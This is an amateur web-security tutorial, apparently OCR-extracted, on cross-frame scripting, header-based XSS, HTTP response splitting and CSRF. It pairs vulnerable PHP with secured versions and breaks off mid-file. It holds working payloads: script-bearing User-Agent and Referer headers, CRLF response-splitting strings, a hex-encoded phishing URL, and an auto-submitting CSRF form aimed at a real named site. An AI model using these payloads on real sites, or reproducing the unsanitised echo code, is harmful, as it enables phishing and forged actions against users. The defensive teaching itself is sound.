EXPLORATiON iN THE CROSS TERRiTORY

the inevitable continuation of my first paper: Cross Site Scripting - Attack and Defense guide

By Xylitol

Summary:

For this paper you need to know a little bit PHP
I'm sorry if you do not understand a part of this paper, i speak badly the English language :x

If you translate this paper in your language do not remove any party please !

The Cross Frame Scripting

Theoretical explanation

The cross frame scripting abridged 'XFS' is the results from the lack of checking in a page visited by an variable giving the address of the frame has to include on the site.

The typical example:
http://www.site.com/navigate.php?url=guestbook/index.php
Show the guestbook in the frame

And Can be changed to:
http://www.site.com/navigate.php?url=http://google.com
Show the Google homepage in the frame
(not confuse that with the include vulnz)

Cross Frame Scripting is used mainly for the phishing
it's for that this vulnerability is dangerous
a xsser can make an url like:
?url=http://xsser.com/phishing.php

and the xsser can encode the link to hex values like:
%3F%75%72%6C%3D%68%74%74%70%3A%2F%2F%6C%61%6D%7A%6F%72%2E%63%6F%6D%2F%70%68%69%73%68%69%6E%67%2E%70%68%70

In this screen capture: the vulnerability in action

The Cross Frame Scripting

Vulnerable source code example

That's the time to build a mini site vulnerable

You need to create 4 files

- **en_tete.htm**
- **accueil.htm**
- **navigation.htm**
- **index.php**

navigation.htm:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Menu</title>
</head>
<body bgcolor="#CCCCCC">
<pre> 

</pre>
<p> </p>
<p> </p>
<ul>
  <li><a href="index.php?iframe=http://google.com" target="_parent">google</a></li>
  <li><a href="index.php?iframe=http://fr.wikipedia.org/wiki/Accueil"
target="_parent">wiki</a></li>
  <li><a href="index.php?iframe=http://xylitol.free.fr/" target="_parent">Xylitol</a></li>
</ul>
<p> </p>
</body>
</html>
```

En_tete.htm:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>en tete</title>
<style type="text/css">
<!--
.Style1 {
        color: #FFFFFF;
        font-size: 36px;
}
-->
</style>
</head>
<body bgcolor="#00007F">
<span class="Style1">Welcome in: my-site-is-not-secure.fr !</span>
<br />
Valid W3C !1!1!1!!1 - Greetz: Shéiяy
</body>
</html>
```

accueil.htm:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Accueil</title>
</head>
<body bgcolor="#FFCC66">
        <h1>What the Hell ?</h1>
</body>
</html>
```

index.php:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Welcome in my-site-is-not-secure.fr</title>
</head>
<frameset rows="*" cols="110,*" frameborder="NO" border="0" framespacing="0">
  <frame src="navigation.htm" name="navigation" frameborder="yes" scrolling=""NO"
bordercolor="#0000CC" id="navigation">
  <frameset rows="98,*" cols="*" framespacing="0" frameborder="NO" border="0" >
    <frame src="en_tete.htm" name="en-tete" frameborder="yes" scrolling="NO"
bordercolor="#000000" id="en-tete">
    <frame  src="<?php
        if(isset($_GET['iframe']))
                echo $_GET['iframe']; // OMG  Epic fail !
        else
                echo "accueil.htm";
?>" name="corps" scrolling="auto" id="corps">
  </frameset>
</frameset><noframes>No frames :(</noframes>
</html>
```

Syntax: index.php?iframe=http://google.com

The Cross Frame Scripting

Secure source code example

Index.php:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Welcome in my-site-is-secure-now.fr</title>
</head>
<frameset rows="*" cols="110,*" frameborder="NO" border="0" framespacing="0">
  <frame src="navigation.htm" name="navigation" frameborder="yes" scrolling=""NO"
bordercolor="#0000CC" id="navigation">
  <frameset rows="98,*" cols="*" framespacing="0" frameborder="NO" border="0" >
    <frame src="en_tete.htm" name="en-tete" frameborder="yes" scrolling="NO"
bordercolor="#000000" id="en-tete">
    <frame  src="<?php
//secure code
if(isset($_GET['iframe']))
                {
$allowUrls = array("http://google.com", "http://fr.wikipedia.org/wiki/Accueil",
"http://xylitol.free.fr/");  // add your allowed links here

    if(in_array($_GET['iframe'], $allowUrls))
    echo $_GET['iframe']; //if iframe have an url allowed
    else // for show the main page (or an error page)
    echo "accueil.htm";
    }
    else // !!!
            echo "accueil.htm";
    ?>" name="corps" scrolling="auto" id="corps">
  </frameset>
</frameset><noframes>No frames :(</noframes>
</html>
```

Other solution:

```
// Checking urls with regex
<?php
        if(isset($_GET['iframe']))
                {
                        if(preg_match("#http://xylitol\Sfree\Sfr/SiteSecure/[0-9A-Za-z.-
]{1,13}.htm#", $_GET['iframe'])) // The document must make between 1 and 13 letters in front of
".htm", it leaves a short  number preferably
                        echo htmlentities($_GET['iframe']); //we secure xss
                        else // Show main page (or an error page)
                        echo "accueil.htm";
                }
?>
```

Header for fun and profit

Cross Agent Scripting

The Cross Agent Scripting (XAS) consist to execute html or JavaScript with the browser's User-Agent.
I'm sure you have already visited a site and the site show to you your User-Agent info, if the site show it, you have a chance for xs-it

Basic header request:

```
GET /search?q=lol&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:fr:official&client=firefox-a HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=28b7ef6af5bc7c75:TM=1216021699:LM=1216150284:GM=1:S=aGO7RnRgf-g-4roM; NID=14=W9uUr5xq78IfW_kvmrt5okJYaXkZpWV14dQQMOtug2Rx3-mmQAhYRYR5vGUbGVdpKpaxKC88s7G5ZYBx7gdB_Ga9Z500BCerjyJPQ2gfVyflM-cjXTf8TzJO4dSMjQHR
```

And a basic header request exploited:

```
GET /search?q=lol&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:fr:official&client=firefox-a HTTP/1.1
Host: www.google.com
User-Agent: <script>alert('X \nS\nS')</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=28b7ef6af5bc7c75:TM=1216021699:LM=1216150284:GM=1:S=aGO7RnRgf-g-4roM; NID=14=W9uUr5xq78IfW_kvmrt5okJYaXkZpWV14dQQMOtug2Rx3-mmQAhYRYR5vGUbGVdpKpaxKC88s7G5ZYBx7gdB_Ga9Z500BCerjyJPQ2gfVyflM-cjXTf8TzJO4dSMjQHR
```


Your customized User-Agent is cool but how you have maked that?
Ok let's go…

Need to use Mozilla Firefox for that, type in the url bar 'about:config'
and after: right click -> New -> String
Firefox says 'Enter the preference name' or a similar message

type: general.useragent.override and click [OK]
Now enter a string value like your html or JavaScript code
and click ok
tested in Firefox 2.x and 3.x version work perfect, today the 11 September 2008

In Firefox v3.0.1 French version:

Other solution for change the User-Agent in Firefox
you need the plugin 'User Agent Switcher' just search it in google




Code your first XAS vulnerability now

just open your notepad and save the file as XAS.php

Not Secure XAS.php example:

```
<?php
echo (getenv("HTTP_USER_AGENT"));
echo '<br />'; //or
echo ($_SERVER['HTTP_USER_AGENT']);
?>
```

Try it with your modified User-Agent



Secure XAS.php example:

```
<?php
echo htmlspecialchars (getenv("HTTP_USER_AGENT"));
echo '<br />'; //or
echo htmlspecialchars ($_SERVER['HTTP_USER_AGENT']);
?>
```

Show your User-Agent in JavaScript:
if you want test a search box or a formulary

```
<script language=javascript>
  document.write(navigator.userAgent);
</script>
```

Note: the Cross User Scripting is not limited to the 'cross' you can try other attack vectors like SQL injection etc.


Header for fun and profit

Cross Referer Scripting


Another way to execute malicious code, similar to the XAS, the Cross Referer Scripting (XRS) use the header to execute a code in a site
The referer is used by much webmasters for tracking visitors.
It is for that which solutions exists for the webmaster don't see from which site you come
example: anonym.to

We just change the referer by a 'malicious' code, yep you can replace the referrer by an html code (but we need Firefox for that)
much webmasters don't know or forget this vulnerability
download the Firefox plugin: RefControl
available here: http://www.stardrifter.org/refcontrol/
if the link is dead just search in google ;)

Go to the plugin option and do like this config:



After that all is ready..
And work fine…



A basic header request:

```
GET /search?hl=fr&client=firefox-
a&rls=org.mozilla%3Afr%3Aofficial&hs=Kcu&q=lawl&btnG=Rechercher&meta= HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208
Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.fr/search?q=lol&ie=utf-8&oe=utf-
8&aq=t&rls=org.mozilla:fr:official&client=firefox-a
Cookie: SS=Q0=bG9s;
PREF=ID=d53b13b79d03a27c:TM=1216021699:LM=1216021699:S=E3oh8T7Jxha5G7PY;
NID=14=prJQ6exoKYllCGBc0TnP9enIcd2UA-DXWmdaRqWTJfMXTzUklR6-
LpdQRvBHb0ezOcNpEV86Fj67G5sbTRx-5fimqOWXDSAeXwMf3tcfs1Wil3HxfofzDIU2VRX6jNo_
```

And here a basic header request again exploited:

```
GET /search?hl=fr&client=firefox-
a&rls=org.mozilla%3Afr%3Aofficial&hs=Kcu&q=lawl&btnG=Rechercher&meta= HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208
Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: <script>alert('XSS')</script>
Cookie: SS=Q0=bG9s;
PREF=ID=d53b13b79d03a27c:TM=1216021699:LM=1216021699:S=E3oh8T7Jxha5G7PY;
NID=14=prJQ6exoKYllCGBc0TnP9enIcd2UA-DXWmdaRqWTJfMXTzUklR6-
LpdQRvBHb0ezOcNpEV86Fj67G5sbTRx-5fimqOWXDSAeXwMf3tcfs1Wil3HxfofzDIU2VRX6jNo_
```

Code your XRS vulnerability now

Not Secure XRS.php example:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XRS</title>
</head>
<body>
<a href="XRS.php">Click</a>
<br />
<?php
$referer = (!empty($_SERVER['HTTP_REFERER'])) ? $_SERVER['HTTP_REFERER'] : 'Unspecified';
echo "$referer";
?>
</body>
</html>
```

Secure XRS.php example:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XRS</title>
</head>
<body>
<a href="XRS.php">Click</a>
<br />
<?php
$referer = (!empty($_SERVER['HTTP_REFERER'])) ? $_SERVER['HTTP_REFERER'] : 'Unspecified';
echo  htmlspecialchars("$referer");
?>
</body>
</html>
```

Header for fun and profit

HTTP Response Splitting

The HTTP Response Splitting is a vulnerability exploited on the protocol HTTP 1.1 an xsser can use the HTTP Response Splitting to create a Cross attack by the Vulnerable Web page. The possibility of the attacker is extremely varied Like: CRSF, Phishing, Iframe Phishing, etc.

The exploitation of this vulnerability consists to make a HTTP request with the URL VAR.
Thus misleading the navigator in his answer and giving a possibility for executing HTML and Javascript codes

HTTP response splitting vulnerabilities occur when:

- **Data enters a web application through an untrusted source, most frequently a HTTP request.**
- **The data is included in a HTTP response header sent to a web user without being validated for malicious characters.**

To mount a successful exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n)characters into the header.
These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

HTTP Response Splitting examples:

%0d %0AContent-Type:%16text/html%0AContent-Length:13%0A%0Ayou%20are%20xssed%20

%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aLast-Modified: Wed, 13 Jan 2006 12:44:23 GMT%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1


%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aCache-Control: no-cache%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1

%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aPragma: no-cache%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1


%0d%0AContent-Type: text/html;charset=UTF-7%0A%0A%2BADw-script%2BAD4-alert('%58%79%4C%69%54%6F%4C%21');%2BADw-/script%2BAD4-


In this screen you can see XSS test fail and the HTTP Response splitting test work:

XSS test:



HTTP Response Splitting test:





Cross-Site Request Forgeries

Basic theory

Cross-site request forgery, also known as one-click attack, sidejacking or session riding and abbreviated as CSRF (Sea-Surf) or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. Contrary to cross-site scripting (XSS), which exploits the trust a user has for a particular site, cross-site request forgery exploits the trust that a site has for a particular user. (src: Wikipedia)

In my example I have maked a vote system not secure
the attacker send a malicious url to the victim the victim click on the link and vote with the malicious code
Like: http://victime.com/feedback.php?feed=<iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>

Victime.com execute the code: <iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>

Another example (by luca):

```
<form action="http://sc.gosugamers.net/admin/friends.php" method="post" name="dude">
        <input name="sql" value="a_f" type="hidden" />
        <input name="f_name" style="width: 150px" type="text" value="websecurity.ro" />
        <input value="Add user to my friends list" type="submit" />
</form>
    <script>
        setTimeout("document.dude.submit()", 2000);
    </script>
```

Anyone who is already logged in sc.gosugamers.net and enters in the trap page will automatically add “websecurity.ro” as their friend. Cool nah?
CSRF is very dangerous, you can make a money transaction and more…

So,
Now you need a real vulnerable source code example and a secure source code example :]

Cross-Site Request Forgeries

Vulnerable source code example

Who do you want to see as Master of the world?		
Mr. Saiks	(Currently 4 have voted for him)	[I support Mr saiks!]
Dr. Gordon Freeman	(Currently 6 have voted for him)	[I support Gordon!]
Mr. Xylitol	(Currently 39 have voted for him)	[I support Xylitol!]

You need to create 5 files

- **1.compteur**
- **2.compteur**
- **3.compteur**
- **survey.php**
- **poll.php**

For: 1.compteur, 2.compteur and 3.compteur
Type just only a number, those files contain voters number

survey.php example:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Poll</title>
</head>
<body>
<table border="1" bgcolor="#999999">
<tr><td colspan="3">Who do you want to see as Master of the world?</td></tr>
<tr><td>Mr. Saiks</td><td>(Currently <?php readfile('1.compteur'); ?> have voted for
him)</td><td><a href="poll.php?id=1">[I support Mr saiks!]</a></td></tr>
<tr><td>Dr. Gordon Freeman</td><td>(Currently <?php readfile('2.compteur'); ?> have voted for
him)</td><td><a href="poll.php?id=2">[I support Gordon!]</a></td></tr>
<tr><td>Mr. Xylitol</td><td>(Currently <?php readfile('3.compteur'); ?> have voted for
him)</td><td><a href="poll.php?id=3">[I support Xylitol!]</a></td></tr>
</table>
</body>
</html>
```

poll.php example:
PS : i will not highlight this code, because for all codes you have see, all i have manual highlighted and i'm bored to continue


```
<?php
        if(isset($_GET['id']))
        {
                $monfichier = @fopen($_GET['id'] . '.compteur', 'r');
                $nombreVote = @fgets($monfichier);
                @fclose($monfichier);

                $monfichier = fopen($_GET['id'] . '.compteur', 'w');
                if($nombreVote == NULL or $nombreVote == 0) $nombreVote = 0;
                $nombreVote++;
                fputs($monfichier, $nombreVote);

                fclose($monfichier);
        }
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Vote Successfully taken</title>
</head>
<body>
Your vote was taken, click here to re-examine the classification: <a
href="survey.php">[RETURN]</a>
</body>
</html>
```

Okay after that, you have maked the vulnerable php files, give a try to make a csrf in a site with this code: `<iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>`

Oh yeah that work



Cross-Site Request Forgeries

Secure source code example

How we can secure this?
With a Captcha for the vote confirmation and an IP filter for don't abuse

You need to create 8 files

- 1.compteur [No need to modify]
- 2.compteur [No need to modify]
- 3.compteur [No need to modify]
- survey.php [No need to modify]
- poll.php [Need to modify it]
- captcha.fct.php
- captcha.php
- ipquionvote.txt

Are you ready for the hard coding?

survey.php :

```
<?php session_start(); ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Voted sucessfully</title>
</head>
<body>
<?php
        if(isset($_GET['id']) or isset($_POST['id'])) //we want to vote !
        {
                $lesip = file('ipquionvote.txt', FILE_IGNORE_NEW_LINES |
FILE_SKIP_EMPTY_LINES); //That load in a table the IPs which one already used
                if(in_array($_SERVER['REMOTE_ADDR'], $lesip)) //IP already used ??!
                {//if yes we quit
                        exit("You have already voted</body></html>");
                }

                if(isset($_POST['captcha'])) //if one already were on this page and, if we
have answered the captcha
                {
                        if($_SESSION['captcha'] == $_POST['captcha'])
                        {
                                if($_POST['id'] != 1 and $_POST['id'] != 2 and $_POST['id']
!= 3) exit(); //Hey, wtfbbq this guy doesn't exist !
                                $monfichier = @fopen($_POST['id'] . '.compteur', 'r');
                                $nombreVote = @fgets($monfichier);
                                @fclose($monfichier);

                                $monfichier = fopen($_POST['id'] . '.compteur', 'w');
                                if($nombreVote == NULL or $nombreVote == 0)
$nombreVote = 0;
                                $nombreVote++;
                                fputs($monfichier, $nombreVote);
```

```
                                        fclose($monfichier);

                                        echo 'Your vote was taken, click here to re-examine the
        classification: <a href="survey.php">[RETURN]</a>';

                                        //we save IP
                                        $monfichier = fopen('ipquionvote.txt', 'a');
                                        fputs($monfichier, "\n" . $_SERVER['REMOTE_ADDR']);
                                        fclose($monfichier);
                                }
                                else
                                echo "Incorrect Captcha n00b!";
                        }
                        else
                        {
                                echo 'You want vote for : ';
                                switch ($_GET['id'])
                                {
                                        case 1: echo 'Mr. Saiks';          break;
                                        case 2: echo 'Dr. Gordon Freeman'; break;
                                        case 3: echo 'Mr. Xylitol'; break;
                                        default: exit(); //WTFBBQ THIS GUY DOESN'T EXIST !
                                }
                                echo '<br />For verify if \you are not a bot, you are subjected to
        this captcha : <br />';
                                echo "<img src='captcha.php' alt='' /><br />";
                                echo "<form action='poll.php' method='post'>word of
        captcha:<br><input type='text' name='captcha'><br>";
                                echo "<input type='hidden' name='id' value='" .
        htmlentities($_GET['id']) . "' />";
                                echo "<input type='submit' value='I am a 1337'></form>";
                        }
                }
                else // what the hell :o
                {
                        echo 'Err0r, click here <a href="sondage.php">[RETURN]</a>';
                }
        ?>
        </body>
</html>
```

captcha.fct.php :

```
<?php
	/**
	* @name captcha
	* Show an image with 5 characters generated by chance.
	* I HAVE FOUND THIS CODE HERE:
	* http://www.phpcs.com/codes/FUNCTION-CAPTCHA_44843.aspx
	* @param Numeric iNbCaract : number of character
	* @param Array aTextColor : Color code (RGB) separated by commas of the text
color.
	* @param Array aBgColor : Color code (RGB) separated by commas of the
background color.
	* @param Array aBorderColor : Color code (RGB)  separated by commas of the
border color.
	*
	* @return Image image maked
	*/

